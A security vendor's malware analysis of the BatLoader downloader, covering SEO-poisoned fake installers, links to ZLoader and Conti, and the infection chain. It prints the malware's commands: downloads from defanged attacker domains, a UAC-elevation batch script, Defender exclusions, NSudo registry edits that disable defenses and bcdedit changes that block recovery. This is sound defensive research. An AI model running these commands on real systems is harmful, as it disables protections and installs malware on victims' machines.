BATLOADER: The Evasive Downloader Malware

By Bethany Hardin, Lavine Oluoch, Tatiana Vollbrecht

Published: 2022-11-14 · Archived: 2026-04-05 18:06:37 UTC

Contributors: *Deborah Snyder and Nikki Benoit*

Executive Summary

VMware Carbon Black Managed Detection and Response (MDR) analysts are constantly handling security incidents within our customer environments and tracking emerging and persistent malware campaigns. One such threat that has been particularly prevalent over the last couple of months is BatLoader. Named by Mandiant [1], BatLoader is an initial access malware that heavily uses batch and PowerShell scripts to gain a foothold on a victim machine and deliver other malware. The threat actors utilize search engine optimization (SEO) poisoning to lure users to download the malware from compromised websites. The use of living-off-the-land binaries makes this campaign hard to detect and block especially early on in the attack chain.

In this article, we will explore this malware campaign, addressing the history of BatLoader, its attributes, how it is delivered, the infection chain, and Carbon Black's detection of the malware.

Attributes and Attribution

There are several attributes that are unique to BatLoader's attack methodology that Carbon Black's MDR team has seen in infected customer environments. The following can be used as a fingerprint to identify the malicious files (based on the OLE file information provided by VT):

Author	Signer	Subject
Softland	MK Investment Properties	Novapdf 11 tools
Test	Tax In Cloud sp. z o.o.	SetupProject1
Cloud	Kancelaria Adwokacka Adwokat Aleksandra Krzemińska	Cloud

Table 1: OLE File information for identified Batloader samples

Other fingerprints pulled from the code can also be used to identify BatLoader files:

1	Set-Location "$Env:USERPROFILE\AppData\Roaming" Invoke-WebRequest hxxtps://updatea1[.]com/g5

2	Set-Location “$Env:USERPROFILE\AppData\Roaming” Invoke-WebRequest hxxp://cloudupdatesss[.]com

While researching BatLoader, the team discovered several attributes within the attack chain that are similar to previous activity linked to Conti. Evidence collected includes an IP address (134[.]0[.]117[.]195 – firsone1[.]online) that was previously used by Conti in a ransomware campaign leveraging Log4J [2], as well as techniques that Conti has used in other attacks. One of the techniques identified was the use of the Atera agent which has similarities to Conti’s previous techniques for their ransomware operations. Mandiant had previously released research on BatLoader and commented that activity from BatLoader overlaps with techniques that were released with Conti’s leaks in August 2021 [1].

This is not to say that Conti is responsible for BatLoader. Unaffiliated actors may be replicating the techniques of the group, especially since the Conti Leaks of August 2021. Interestingly, Carbon Black’s MDR and Threat Analysis Unit (TAU) team did not find BatLoader being sold on the dark web, suggesting this may be a campaign by a single actor/group and not being sold as a service.

BatLoader vs ZLoader

While researching the pre-existing information on BatLoader published on the public internet, there seemed to be some confusion as to whether BatLoader and Zloader, a banking trojan, are one and the same. For example, looking up this file on VirusTotal we see that different antivirus engines group it in the Zloader malware family. The same file has been referenced in community-contributed IOC collections for both Zloader and Batloader.

Ikarus	Trojan.BAT.Zloader	Kaspersky	Trojan.BAT.Agent.bmf
Lionic	Trojan.BAT.Agent.4!c	MAX	Malware (ai Score=83)
McAfee	BAT/Zloader.a	McAfee-GW-Edition	BAT/Zloader.a
Microsoft	Trojan:Win32/Zloader.EMI	QuickHeal	BAT.ZDownloader.44185
Sophos	Troj/Agent-BHTC	Symantec	Trojan Horse
Tencent	Win32.Risk.Agent.Jili	Trellix (FireEye)	Trojan.GenericKD.37723759
TrendMicro	Trojan.BAT.ZLOADER.AB	TrendMicro-HouseCall	Trojan.BAT.ZLOADER.AB
VIPRE	Trojan.GenericKD.37723759	ViRobot	MSI.S.Zloader.721408.A

Figure 1: Malware family analysis for a ZLoader Sample from VT

Thought to be derived from the Zeus banking trojan from the early 2000s, the Zloader malware has been observed in hundreds of campaigns over the years, evolving over time and improving its effectiveness against its targeted victims [3]. In 2021, security researchers reported a change in Zloader’s delivery method as well as key changes in its attack chain. The malware operators moved away from phishing email campaigns (more information can be found in TAU-TIN ZLoader) and we’re now using malicious advertisements to lure users to download signed Windows installer (.msi) files. These file downloads are disguised as installers for legitimate software such as TeamViewer, Zoom, Discord, JavaPlugin etc. Once installed, Zloader uses batch scripts to progress in the attack chain using the following tactics:

- elevating privileges
- evading defenses by disabling Defender using Nsudo
- establishing persistence
- downloading additional payloads using the PowerShell cmdlet *Invoke-WebRequest*.

Finally, the threat actor leverages **CVE-2013-3900** and **CVE-2020-1599** to execute a malicious script appended to a signed Windows dll that injects the main Zloader dll into an msiexec.exe process. Msiexec.exe then maintains communication with the C2 server. In April 2022, Microsoft's Digital Crime Unit (DCU) took down over 60 domains that were controlled by the threat actor group behind ZLoader, disrupting their botnet [4].

In many ways, Batloader draws familiarity from the previously known ZLoader. Our team analyzed the initial steps of compromise utilizing the two malware samples presented in the chart below to provide an accurate comparison.

Malware	**File Name**	**SHA-256 Hash**
BatLoader	zoom.msi	3ec3c66c0099682250fe06db400f42ec7be9a0f4641eaad8473ccd8b28a48042
ZLoader	zoom.msi / Team-viewer.msi	2c0d8fc0740598fa97c5d1b21edb011c8026740b77029d29c20f3275438ebfbd

Where these two malware types draw substantial similarities is through their use of SEO poisoning, leveraging Windows Installer, and their use of the native OS binaries during the attack delivery process.

```
#Zloader infection as seen by Microsoft
Invoke-WebRequest hxxps://[redacted].com/network/index/processingSetRequestBot/?servername=msi -OutFile network.exe

#Batloader as seen by VMware Carbon Black
Invoke-WebRequest hxxps://[redacted].com/g5i0nq/index/f69af5bc8498d0ebeb37b801d450c046/?servername=msi -OutFile requestadmin.bat
```

Figure 2: Powershell command from Zloader & Batloader samples

With these similarities, we cannot conclude that these malware variants are entirely separate from each other, and of further note, some of the collected samples of Batloader and ZLoader both had an identical creation date and time within the file's OLE metadata.




Figure 3: OLE comparison for Batloader and ZLoader Hash from VirusTotal

Despite the resemblance between Batloader and Zloader, there are some differences worth noting. On average, Batloader samples are larger at ~107 MB while ZLoader is only about ~705 KB. This is consistent with the amount of activity that is seen with Batloader from the start.

While it could not be verified whether or not the two malware variants are linked to the same threat actors, based on the used malicious code and shifts in attack delivery methods, our team's findings align with Walmart [5] and Mandiant [1] that BatLoader is indeed an extension beyond ZLoader.




Figure 4: Comparing ZLoader (most recent campaign) and BatLoader attack chain

BatLoader Delivery

Note: Batloader continues to evolve and we have seen different execution steps from different samples. Although the core functionality remains the same, the malware operators use different scripts (both in name and content) possibly to make detection more difficult. For simplicity, we only analyzed one of the three variations we encountered. The IOC section below lists scripts and tools used in all the different attack chains.

The operators of BatLoader malware leverage SEO poisoning to lure potential victims into downloading malicious Microsoft Windows Installer (.msi) files. The msi files can either be directly downloaded, often found in the */Downloads* folder or are included in a .zip archive file. The files masquerade as other common legitimate software installers – e.g. zoom.msi, Teamviewer.msi, anydesk.msi – but are actually a copy of the free PDF creator novaPDF. The novaPDF installer is edited using the tool Advanced Installer to add a *PowerShellScriptInline* custom action that executes a malicious PowerShell script. More on how to create PowerShell custom actions with Advanced Installer can be found here.




Figure 5: Zoom.msi custom action

The PowerShell inline script kicks off the infection when executed during software installation, downloading the first BatLoader script, update.bat using the cmdlet *Invoke-WebRequest* as shown in Figure 6.




Figure 6: PowerShellScriptInline custom action data represents the PowerShell code




Figure 7: Extracted PowerShell code

Infection Chain

The infection chain relies on batch scripts and PowerShell scripts written to the *\appdata\roaming* directory to gain initial access. update.bat downloads requestadmin.bat and nircmd.exe, a command line utility that can be used to gain admin privileges with the “elevate” and “elevatecmd” switches.

Figure 8: Contents of Update.bat

Nircmd.exe and the initial zoom.msi file are both signed with the same certificate. We have identified three file signatures related to BatLoader files at the time of writing this:

- MK Investment Properties Inc.
- Kancelaria Adwokacka Adwokat Aleksandra Krzemińska
- Tax in Cloud sp. Z o.o

With elevated privileges, requestadmin.bat downloads and executes runanddelete.bat and scripttodo.ps1. For defense evasion, requestadmin.bat also adds exclusions for Windows Defender as listed below:

- Add-MpPreference -ExclusionProcess ‘*C:\Users\<user>\AppData\Roaming*‘

- Add-MpPreference -ExclusionPath ‘C:\Users\<user>\AppData\Roaming\’
- Add-MpPreference -ExclusionPath ‘*C:\Users*\<*user*>\‘
- Add-MpPreference -ExclusionProcess ‘C:\Users\<*user*>‘
- Add-MpPreference -ExclusionProcess ‘*C:\Windows**‘
- Add-MpPreference -ExclusionExtension “.ps1*””*
- Add-MpPreference -ExclusionPath ‘C:\Users\<*user*>‘\AppData\Local\Temp*’
- Add-MpPreference -ExclusionProcess ‘C:\Users\<*user*>\AppData\Local\Temp*’

The PowerShell script scripttodo.ps1 runs some discovery commands as well as downloading and installing a copy of Gpg4win (an email and file encryption package) and Nsudo.exe, a tool used to launch programs with elevated privileges.

- computersystem get domain
- arp.exe -a

Gpg4win is then used to decrypt more payloads.

- “C:\Program Files (x86)\GNU\GnuPG\gpg2.exe” –batch –yes –passphrase 105b -o C:\Users\<*user*>\AppData\Roaming\d2ef5.exe -d C:\Users\<*user*>\AppData\Roaming\d2ef5.exe.gpg
- “C:\Program Files (x86)\GNU\GnuPG\gpg2.exe” –batch –yes –passphrase 105b -o C:\Users\<*user*>\AppData\Roaming\p9d2s.exe -d C:\Users\<*user*>\AppData\Roaming\p9d2s.exe.gpg
- “C:\Program Files (x86)\GNU\GnuPG\gpg2.exe” –batch –yes –passphrase 105b -o C:\Users\<*user*>\AppData\Roaming\f827.dll -d C:\Users\<*user*>\AppData\Roaming\f827.dll.gpg
- “C:\Program Files (x86)\GNU\GnuPG\gpg2.exe” –batch –yes –passphrase 105b -o C:\Users\<*user*>\AppData\Roaming\d655.dll -d C:\Users\<*user*>\AppData\Roaming\d655.dll.gpg

STRINGS HEX

```
@echo off
title Installing Packages
:: BatchGotAdmin
::-------------------------------------
REM --> Check for permissions
>nul 2>
1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"
REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
echo Requesting administrative privileges...
goto UACPrompt
) else ( goto gotAdmin )
:UACPrompt
echo Set UAC = CreateObject
("Shell.Application"
) > "%temp%\getadmin.vbs"
set params = %*:"="
echo UAC.ShellExecute "cmd.exe", "/c %
s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"
"%temp%\getadmin.vbs"
del "%temp%\getadmin.vbs"
exit /B
:gotAdmin
echo Installing Necessary Packages.....Please Wait.....
cd %APPDATA%
start /b d2ef5.exe
```

Figure 9: Contents of runanddelete.bat from VT

Nsudo is used to impair defenses by adding the registry values *ConsentPromptBehaviorAdmin ,Notification_Suppress, DisableTaskMgr, DisableCMD* and *DisableRegistryTools.* These configurations restrict user access on the infected device making remediation difficult.

Nsudo -U:T sc config WinDefend start= disabled

NSudo -U:T -ShowWindowMode:Hide reg add “HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System” /v “ConsentPromptBehaviorAdmin” /t REG_DWORD /d “0” /f

NSudo -U:T -ShowWindowMode:Hide reg add “HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration” /v “Notification_Suppress” /t REG_DWORD /d “1” /f

NSudo -U:T -ShowWindowMode:Hide reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System” /v “DisableTaskMgr” /t REG_DWORD /d “1” /f

NSudo -U:T -ShowWindowMode:Hide reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System” /v “DisableCMD” /t REG_DWORD /d “1” /f

NSudo -U:T -ShowWindowMode:Hide reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System” /v “DisableRegistryTools” /t REG_DWORD /d “1” /f

NSudo -U:T -ShowWindowMode:Hide reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer” /v “NoRun” /t REG_DWORD /d “1” /f

Nsudo -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

Nsudo -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures

Requestadmin.bat also uses powercfg.exe to modify power settings on the infected device by configuring the lock screen timeout.

